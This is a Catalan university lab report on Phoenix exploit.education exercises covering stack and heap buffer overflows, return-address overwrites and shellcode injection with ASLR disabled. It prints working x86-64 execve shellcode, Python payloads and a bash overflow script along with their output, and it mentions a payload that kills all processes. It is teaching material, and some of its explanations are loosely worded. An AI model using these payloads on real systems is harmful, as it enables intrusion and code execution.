

Universitat de Barcelona

FACULTAT DE MATEMÀTIQUES I INFORMÀTICA

INFORME PRÀCTICA 2: PRINCIPIS DE CIBERSEGURETAT

Sistemes Operatius 2

Junjie Li i Manuel Liu Wang

Octubre 2022

1 Introducció

En aquesta pràctica ens introduïrem a la ciberseguretat, estudiarem i experimentarem amb codis que tercers parts podrien aprofitar els seus errors per fer un ciberatac.

2 Treball realitzat

2.1 Sobreescritura de la direcció de retorn

Pregunta Com és que s'ha pogut modificar el valor de la variable b sobreescrivint el valor d'a[-1]? Com s'emmagatzemen les variables a la pila perquè això pugui succeir? Feu-vos un dibuix perquè us quedi clar ja que ara en traurem profit!

Perquè l'adreça de memòria a la qual apunta a[-1] és la mateixa adreça que té reservada la variable b, això és pel fet que l'a[-1], com que no té espai reservat, actuarà d'una manera imprevista, en aquest cas, actuarà sobre la mateixa adreça que la variable b.

```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/S02/practica/practica_2/p2-ciberseguritat/codi#
./pila_modificacio_variable.exe
Direccio de b: 0x7ffd33f8743c
Valor de b: 5
Direccio de a[1]: 0x7ffd33f87444
Direccio de a[0]: 0x7ffd33f87440
Direccio de a[-1]: 0x7ffd33f8743c
Modifico el valor: a[-1] = 10
Valor de b: 10
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/S02/practica/practica_2/p2-ciberseguritat/codi#
```

Figure 1: output

	b	a[1000]								
RAM	null	5	0	0	0	0	0	0	0	..
	0x7ffd33f8743c a[-1]	0x7ffd33f87440 a[0]	0x7ffd33f8743c a[1]

Figure 2: dibuix

Des del dibuix anterior, podem veure clarament les adreces de les variables a i b a la memòria, de manera que explica per què a[-1] pot canviar les variables de b.

.....

Pregunta Quina és la direcció de retorn que us ha aparegut a vosaltres? Com heu modificat l'exploit de Python per modificar la direcció de retorn?!

```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# readelf -s stack4 | g
rep complete_level
30: 000000000000011c9 33 FUNC GLOBAL DEFAULT 16 complete_level
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi#
```

Figure 3: la direcció de memòria de la funció complete_level

A través de la comanda: **readelf -s stack4 — grep complete_level**, podem saber que l'adreça de la funció complete_level a la memòria és **0x000000000000011c9**. Per tant, a l'script Python podem manipular directament l'adreça de memòria per aconseguir el nostre objectiu.

L'script de Python és com:



```
#exploit += "\x44\x33\x22\x11\x00\x00\x00\x00"
exploit += "\xc9\x11\x00\x00\x00\x00\x00\x00"
print(exploit)
```

Figure 4: nou l'script de python

I resultat final és com:



```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# python3 stack4_exploit.py | ./stack4
Welcome to phoenix/stack-four, brought to you by https://exploit.education
and will be returning to 0x11c9
Congratulations, you've finished phoenix/stack-four :-) Well done!
```

Figure 5: resultat final


2.2 Injecció de codi

Pregunta En aquest exemple particular, on ha d'apuntar la direcció de retorn per poder executar codi arbitrari?

Per poder executar codi arbitrari, apuntarà a la direcció del buffer.

Pregunta Què és el que observeu en executar diverses vegades la mateixa aplicació? On es mapen la pila així com les llibreries dinàmiques que es carreguen en executar-se l'aplicació?

Podem observar que l'adreça va canviant cada vegada que s'executa, per tant, el mapat varia en cada execució.



```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7ffd5da2a3e0

and will be returning to 0x55bcd2eb5260
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7ffce2d79f00

and will be returning to 0x55567c5cf260
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi#
```

Figure 6: executar diverses vegades la mateixa aplicació

Pregunta Es podrà executar codi màquina emmagatzemat a un buffer de la pila? Per què? A partir del mapa de la pila, quines conclusions podeu treure?

No es podrà executar codi màquina, ja que cada vegada que s'executa té una adreça diferent i com que no coincideixen, acaba fallant.

```
7ffec0afb000-7ffec0b1c000 rw-p 00000000 00:00 0 [stack]
7ffec0b39000-7ffec0b3d000 r--p 00000000 00:00 0 [vvar]
7ffec0b3d000-7ffec0b3e000 r-xp 00000000 00:00 0 [vdso]
```

Figure 7: cat /proc/[pid ID]/maps primer intent

```
7ffecb8bf000-7ffecb8e0000 rw-p 00000000 00:00 0 [stack]
7ffecb9d0000-7ffecb9d4000 r--p 00000000 00:00 0 [vvar]
7ffecb9d4000-7ffecb9d5000 r-xp 00000000 00:00 0 [vdso]
```

Figure 8: cat /proc/[pid ID]/maps segond intent

Pregunta A partir dels experiments anteriors, veieu factible (“senzill”) fer la injecció de codi proposada? Raoneu la resposta.

No veiem factible la injecció de codi, ja que cada vegada que s’executa, la direcció del buffer canvia, de tal manera evita el poder injectar codi.

Pregunta Què és el que fa l’opció “-R” de la comanda? Per a què ens serà útil per fer la injecció de codi al buffer?

El que fa és desactivar l’aleatorització de l’espai d’adreces, en fer setarch, ens permet sortir d’un entorn restringit mitjançant un shell interactiu generat pel sistema, i en fer -R, ens és útil per veure on esta mapejat el buffer.

```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffffff070

and will be returning to 0x55555555260
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffffff070

and will be returning to 0x55555555260
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi#
```

Figure 9: setarch -R

Pregunta Què fa la injecció del codi que hem introduït?

Llistarà tots els arxius situats en l’adreça on hem executat el terminal, la comanda ls del shell.

```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# python3 stack5_exploit.py | ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffffff070
and will be returning to 0x7fffffff070
a.out          pila_modificacio_variable.c  stack4.asm  stack4.s          stack5.asm  stack5.s
heapone.c      pila_modificacio_variable.exe stack4.c     stack4_exploit.py stack5.c      stack5_exploit.py
heapone_exploit.sh stack4          stack4.o    stack5             stack5.o     stack5_exploit_surprise.py
```

Figure 10: python stack5_exploit.py ./stack5

Pregunta (Díficil) Quins bytes del codi injectat indiquen la instrucció a executar? Per tal de respondre a la pregunta, se us recomana revisar el codi ensamblador associat a l'exercici així com fer servir un editor hexadecimal (per exemple, ghex o okteta) i veure en quins bytes s'emmagatzema la instrucció a executar. En respondre a la pregunta, comenteu el que heu trobat. Quina instrucció ensamblador és la que conté el codi a executar?

```
root@DESKTOP-D024E0C: /mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# python3 stack5_exploit.py
H10H»ÿ/bin/lsHASHçH1ÁPWHæ°;Opäÿÿÿ
root@DESKTOP-D024E0C: /mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# █
```

Figure 11: python stack5_exploit.py

Si executem l'script Python directament i el deixem imprimir directament la cadena d'explotació, podem obtenir una de les cadenes anteriors. A partir de l'anterior figura, podem saber que el codi que injectem al codi és la comanda de shell `/bin/ls`. I a través de la relació entre ascii i la taula hexadecimal, podem saber clarament que `ls` representa `\x6c\x73` respectivament al script de python.

```
exploit = "\x48\x31\xd2\x48\xbb\xff\x2f\x62"\
          "\x69\x6e\x2f\x6c\x73\x48\xc1\xeb"\
          "\x08\x53\x48\x89\xe7\x48\x31\xc0"\
          "\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
```

Figure 12: ls en hexadecimal

.....

Exercici (Díficil) Modifiquen el codi injectat perquè executi una altra instrucció (de dues lletres com, per exemple, `/bin/ps` o `/bin/df`) i comproveu que funciona. Com heu modificat el codi injectat? Quins bytes heu modificat?

`/bin/ps`:

```
exploit = "\x48\x31\xd2\x48\xbb\xff\x2f\x62"\
          "\x69\x6e\x2f\x70\x73\x48\xc1\xeb"\
          "\x08\x53\x48\x89\xe7\x48\x31\xc0"\
          "\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
```

Figure 13: ps en hexadecimal

```
root@DESKTOP-D024E0C: /mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# python3 stack5_exploit.py
| ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffffff070
and will be returning to 0x7fffffff070
PID TTY      TIME CMD
 10 pts/0    00:00:00 bash
 664 pts/0    00:00:00 bash
 869 pts/0    00:00:00 python3
 870 pts/0    00:00:00 stack5
 871 pts/0    00:00:00 sh
 872 pts/0    00:00:00 ps
```

Figure 14: Injecció de codi ps

`/bin/df`:


```
exploit = "\x48\x31\xd2\x48\xbb\xff\x2f\x62"\
"\x69\x6e\x2f\x64\x66\x48\xc1\xeb"\
"\x08\x53\x48\x89\xe7\x48\x31\xc0"\
"\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05"
```

Figure 15: ls en hexadecimal

```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# python3 stack5_exploit.py
| ./stack5
Welcome to phoenix/stack-five, brought to you by https://exploit.education
Buffer address: 0x7fffffff070
and will be returning to 0x7fffffff070
Filesystem      1K-blocks      Used Available Use% Mounted on
/dev/sdb         263174212    1693364 248042692   1% /
tmpfs            3153564         0   3153564   0% /mnt/wsl
tools           196925328 112453584 84471744 58% /init
none            3153564         8   3153556   1% /run
none            3153564         0   3153564   0% /run/lock
none            3153564         0   3153564   0% /run/shm
none            3153564         0   3153564   0% /run/user
tmpfs           3153564         0   3153564   0% /sys/fs/cgroup
drivers          196925328 112453584 84471744 58% /usr/lib/wsl/drivers
lib              196925328 112453584 84471744 58% /usr/lib/wsl/lib
C:\              196925328 112453584 84471744 58% /mnt/c
```

Figure 16: Injecció de codi df

Amb el mateix el mètode de la pregunta anterior, podem modificar el nostre codi mitjançant taula ascii i hexadecimal per aconseguir l'efecte que volem.

Pregunta python stack5_exploit_surprise.py ./stack5. Què ha fet el codi?

Aquest script Python s'utilitza per matar tots els processos de la màquina virtual. Quan utilitzar aquest script, la nostra màquina virtual s'aturarà immediatament.

3.1 Sobreescritura de la direcció de retorn

Pregunta Quin és el valor que s'haurà d'assignar a i2->name? Com aconseguir obtenir aquest valor? Detalleu la resposta

```
root@DESKTOP-D024E0C:/mnt/c/ub/3/tardo/so2/practica/practica_2/p2-ciberseguritat/codi# readelf -s heapone | grep
winner
36: 00000000000011e9 33 FUNC GLOBAL DEFAULT 16 winner
```

Figure 17: readelf -s heapone

El valor assignat serà l'adreça on es troba el mètode winner, podem trobar aquesta adreça mitjançant la comanda de **readelf** podem obtenir l'adreça del mètode **winner** és 0x11e9.

Pregunta Quin és el contingut que s'haurà d'escriure a i2->name? Com aconseguir obtenir aquest valor? Detalleu la resposta.

```
A la direccio de la pila 0x7fffffff0e8 emmagatzema el valor: (nil)
A la direccio de la pila 0x7fffffff0f0 emmagatzema el valor: 0x7fffffff110
A la direccio de la pila 0x7fffffff0f8 emmagatzema el valor: 0x555555553e8
A la direccio de la pila 0x7fffffff100 emmagatzema el valor: 0x7fffffff228
Original return address: 0x555555553e8
A i2->name s'emmagatzema el valor 0x55555559710
New return address: 0x555555553e8
and that's a wrap folks!
```

Figure 18: heapone_exploit.sh

El contingut que s'haurà d'escriure a `i2->name` és l'adreça de la pila, `0x7fffffff0f8`, i el seu contingut que té és el valor `0x555555553e8`. Per aconseguir obtenir aquest valor podem a través de l'adreça de la pila. Al final, podem obtenir la funció winner per modificant l'adreça de pila.

Pregunta Fa falta activar el bit perquè la pila pugui contenir codi executable? Raoneu la resposta

En aquest cas, no cal activar el bit amb la comanda `execstack` perquè no estem executant codi màquina a la pila, sinó aprofitant la funcionalitat d'overflow que es produeix amb `strcpy()`.

Pregunta Com construïu l'script a executar? Quin valor assigneu a A? Quin valor assigneu a B?

A continuació es mostra el nostre script de shell, el valor de A és l'adreça (la figura 18) de la pila a la memòria que volem i el valor de B és l'adreça (la figura 17) de la funció winner que volem.

```
#!/bin/bash

A=$(python3 -c 'print( "A" * 40 + "\xf8\xe0\xff\xff\xff" )')
B=$(python3 -c 'print( "\x11\xe9" )')

./heapone "$A" "$B"
```

Figure 19: nou script

Resultat final:

```
A la direccio de la pila 0x7fffffff0e8 emmagatzema el valor: (nil)
A la direccio de la pila 0x7fffffff0f0 emmagatzema el valor: 0x7fffffff110
A la direccio de la pila 0x7fffffff0f8 emmagatzema el valor: 0x555555553e3
A la direccio de la pila 0x7fffffff100 emmagatzema el valor: 0x7fffffff228
Original return address: 0x555555553e3
A i2->name s'emmagatzema el valor 0x55555559710
New return address: 0x11e9
and that's a wrap folks!
Congratulations, you've completed this level!!!
```

Figure 20: resultat final

3 Conclusió

En aquesta pràctica hem après a com s'utilitzen els buffers, el tema de les adreces, a on han d'apuntar, com reiniciar la màquina virtual matant tots els processos, com va la injecció de codi.